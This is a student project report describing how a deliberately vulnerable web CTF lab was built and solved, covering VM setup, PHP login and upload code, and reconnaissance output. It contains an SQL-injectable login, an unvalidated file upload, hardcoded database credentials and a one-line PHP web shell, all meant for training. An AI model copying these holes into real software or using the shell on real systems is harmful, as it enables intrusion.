



REDTEAM[®]
HACKER ACADEMY

VELACHERY MAIN ROAD, CHENNAI-600042

PROJECT SUBMISSION

NAME : AADITHIYAN R
COURSE : CICSA V4 AI
PROJECT : MINIWEBCTF

S.NO	INDEX	PAGE NO
1	Introduction	4
2	Objective	4
3	Conceptual Background	4
4	System Requirements	5
5	Implementation Details	6
6	Attack Flow and Exploitation Process	9
7	Testing and Validation	13
8	Deployment	13
9	Results and Discussion	14
10	Future Enhancements	14
11	Conclusion	14

DESIGN AND DEVELOPMENT OF A VULNERABLE CTF LAB

Tryhackme Room : Mini Web CTF


Created Room Link : [Mini-Web-CTF](#)

The screenshot displays the TryHackMe interface for the 'Mini Web CTF' room. The room is described as a beginner-friendly web exploitation CTF covering information gathering, SQL Injection, file upload exploitation, reverse shell access, and privilege escalation via sudo misconfiguration. It is designed for beginners in penetration testing. The room has a duration of 60 minutes and 5 tasks. The scoreboard shows two participants: EswarM [0x9][MAGE] and AadithiyanR [0x8][HACKER], both of whom have completed all tasks. The tasks listed are: Task 1 - Introduction - Machine Setup, Task 2 - Reconnaissance, and Task 3 - Web Enumeration.


Rank	Username	[Task 1] #1	[Task 2] #1	[Task 2] #2	[Task 3] #1	[Task 3] #2	[Task 4] #1	[Task 4] #2	[Task 4] #3
1	EswarM [0x9][MAGE]	✓	✓	✓	✓	✓	✓	✓	✓
2	AadithiyanR [0x8][HACKER]	✓	✓	✓	✓	✓	✓	✓	✓

Visit the Link and Download the Vulnerable machine file and THM.ova : [THM-CTF.OVA](#)

CTF LAB ATTACK FLOW ARCHITECTURE



CTF LAB ACCESS:



1. INTRODUCTION

In today's digital world, cybersecurity plays a crucial role in protecting systems and data from malicious attacks. One of the most effective ways to learn cybersecurity is through practical environments such as Capture The Flag (CTF) challenges. These labs simulate real-world vulnerabilities and allow users to practice ethical hacking techniques in a controlled environment.

This project focuses on designing and developing a vulnerable web-based CTF machine that enables users to perform various penetration testing techniques such as enumeration, exploitation, and privilege escalation.

2. OBJECTIVE

The objectives of this project include:

- Designing a vulnerable web application environment
- Demonstrating common web security flaws
- Simulating real-world penetration testing workflow
- Enabling users to gain hands-on experience in ethical hacking
- Providing a complete attack chain from initial access to root privilege

3. CONCEPTUAL BACKGROUND

3.1 Web Application Security

Web applications are one of the most common targets for cyberattacks. Vulnerabilities such as weak authentication, improper input validation, and insecure file handling can lead to system compromise.

3.2 File Upload Vulnerability

A file upload vulnerability occurs when a web application allows users to upload files without proper validation. Attackers can upload malicious scripts (e.g., .php, .phtml) and execute them on the server, leading to Remote Code Execution (RCE).

3.3 Remote Code Execution (RCE)

RCE allows attackers to execute arbitrary commands on the target system. This is often achieved by exploiting insecure file uploads or input fields.

3.4 Reverse Shell

A reverse shell is a technique where the target machine connects back to the attacker's system, giving remote command-line access. Tools like Netcat are commonly used to establish reverse shells.

3.5 Privilege Escalation

Privilege escalation is the process of gaining higher-level permissions (e.g., root access) after initial compromise. Misconfigured sudo permissions are a common cause.

4. SYSTEM REQUIREMENTS

Hardware Requirements:

- Minimum 4 GB RAM
- 15–20 GB storage


Software Requirements:

- VirtualBox
- Ubuntu OS
- Apache2 Web Server
- MySQL Database
- PHP , Netcat

5. IMPLEMENTATION DETAILS

5.1 Virtual Machine Setup

A virtual machine was created using VirtualBox. Ubuntu was installed as the base operating system. Network configuration was set using NAT and Host-only adapters to allow communication between host and guest systems.



5.2 Installation of Services

Required services were installed using:

```
$ sudo apt update && sudo apt upgrade -y
```

```
$ sudo apt install apache2 mysql-server php libapache2-mod-php php-mysql -y
```

Services were enabled to start automatically:

```
$ sudo systemctl enable apache2
```


```
$ sudo systemctl enable mysql
```

5.3 Web Application Structure

The vulnerable application was developed inside:

Path: /var/www/html/ctf

Directory Structure:

A terminal window titled 'root@THM-CTF: /var/www/html/ctf/secret' showing a user switching to root and exploring the directory structure of a web application. The user navigates from /var/www/html to /var/www/html/ctf, listing files like index.html, robots.txt, admin.php, error.html, includes, secret, test.php, upload.php, and uploads. They then attempt to navigate to 'secrets' and 'secret' directories, with 'secret' existing and containing a 'creds.txt' file.

```
vboxuser@THM-CTF:~$ sudo su
[sudo] password for vboxuser:
root@THM-CTF:/home/vboxuser# cd /var/www/html
root@THM-CTF:/var/www/html# ls
ctf  index.html  robots.txt
root@THM-CTF:/var/www/html# cd ctf
root@THM-CTF:/var/www/html/ctf# ls -l
total 28
-rw-r--r-- 1 www-data www-data 667 Apr 11 22:19 admin.php
-rw-r--r-- 1 www-data www-data 771 Apr 11 22:27 error.html
drwxr-xr-x 2 www-data www-data 4096 Apr 11 22:23 includes
drwxr-xr-x 2 root      root      4096 Apr 11 23:06 secret
-rw-r--r-- 1 www-data www-data 20 Apr 11 22:16 test.php
-rw-r--r-- 1 www-data www-data 1097 Apr 11 22:54 upload.php
drwxrwxrwx 2 www-data www-data 4096 Apr 11 22:32 uploads
root@THM-CTF:/var/www/html/ctf# cd secrets
bash: cd: secrets: No such file or directory
root@THM-CTF:/var/www/html/ctf# cd secret
root@THM-CTF:/var/www/html/ctf/secret# ls
creds.txt
root@THM-CTF:/var/www/html/ctf/secret#
```

5.4 Database Configuration <SQL>

The database was created to handle authentication.

```
CREATE DATABASE ctf_db;
```

```
USE ctf_db;
```

```
CREATE TABLE users (
    id INT AUTO_INCREMENT PRIMARY KEY,
    username VARCHAR(50),
    password VARCHAR(255)
);
```

```
INSERT INTO users (username, password)
```

```
VALUES ('admin', MD5('admin123'));
```

5.5 Database Connection Script <PHP>

```
<?php
$conn = mysqli_connect("localhost", "root", "rootpassword", "ctf_db");
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
?>
```

5.6 Admin Login Logic <PHP>

```
<?php
include 'includes/db.php';
if(isset($_POST['login'])){
    $user = $_POST['username'];
    $pass = md5($_POST['password']);
    $query = "SELECT * FROM users WHERE username='$user' AND password='$pass'";
    $result = mysqli_query($conn, $query);
    if(mysqli_num_rows($result) > 0){
        header("Location: upload.php");
    } else {
        echo "Invalid credentials";
    }
}
?>
```

5.7 File Upload Vulnerability <PHP>

```
<?php
if(isset($_POST['upload'])){
    $file = $_FILES['file']['name'];
    $tmp = $_FILES['file']['tmp_name'];
    move_uploaded_file($tmp, "uploads/" . $file);
}
```



```
    echo "File uploaded!";  
  }?>
```

This implementation does not validate file type, making it vulnerable.

5.8 Web Shell for Command Execution

```
<?php system($_GET['cmd']); ?>
```

Execution example:


`http://<IP>/ctf/uploads/shell.phtml?cmd=id`

6. ATTACK FLOW EXPLANATION

The challenge follows a structured attack path:

Step 1: Port Scanning

The attacker identifies open services using scanning tools.



```
kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox  
File Machine View Input Devices Help  
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~  
$ nmap -A 192.168.56.111  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-14 06:08 -0400  
Nmap scan report for 192.168.56.111  
Host is up (0.026s latency).  
Not shown: 999 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))  
|_ http-robots.txt: 2 disallowed entries  
|_ /ctf/ /ctf/___/creds.txt  
|_ http-server-header: Apache/2.4.58 (Ubuntu)  
|_ http-title: CTF Loading ...  
MAC Address: 08:00:27:A3:3D:E8 (Oracle VirtualBox virtual NIC)  
Device type: general purpose  
Running: Linux 4.X|5.X  
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5  
OS details: Linux 4.15 - 5.19  
Network Distance: 1 hop  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1 25.69 ms 192.168.56.111  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.36 seconds  
  
kali@kali: ~  
$
```

Step 2: Enumeration

Hidden directories are discovered using brute force techniques.

```
kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
$ gobuster dir -u http://192.168.56.111/ctf -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.111/ctf
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htaccess (Status: 403) [Size: 771]
.htpasswd (Status: 403) [Size: 771]
admin.php (Status: 200) [Size: 227]
.hta (Status: 403) [Size: 771]
includes (Status: 301) [Size: 323] [→ http://192.168.56.111/ctf/includes/]
secret (Status: 301) [Size: 321] [→ http://192.168.56.111/ctf/secret/]
uploads (Status: 301) [Size: 322] [→ http://192.168.56.111/ctf/uploads/]
Progress: 4613 / 4613 (100.00%)

Finished
```

Step 3: Authentication Bypass

Weak credentials allow access to the admin panel.

[←](#) [→](#) [↻](#) [⚠ Not secure](#) 192.168.56.111/ctf/admin.php


[📦](#) [📧 Gmail](#) [📺 YouTube](#) [📍 Maps](#)

Admin Login

Login


Step 4: Exploiting File Upload

A malicious .phtml file is uploaded and executed.



Step 5: Reverse Shell

The attacker establishes a remote shell connection.



Step 6: User Enumeration

\$ cat /etc/passwd


```
cups-browsed:x:115:114::/nonexistent:/usr/sbin/nologin
hplip:x:116:7:HPLIP system user,,,:/run/hplip:/bin/false
gnome-remote-desktop:x:988:988:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin
polkitd:x:987:987:User for polkitd:/usr/sbin/nologin
rtkit:x:117:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:118:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
gnome-initial-setup:x:119:65534::/run/gnome-initial-setup:/bin/false
gdm:x:120:121:Gnome Display Manager:/var/lib/gdm3:/bin/false
nm-openvpn:x:121:122:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
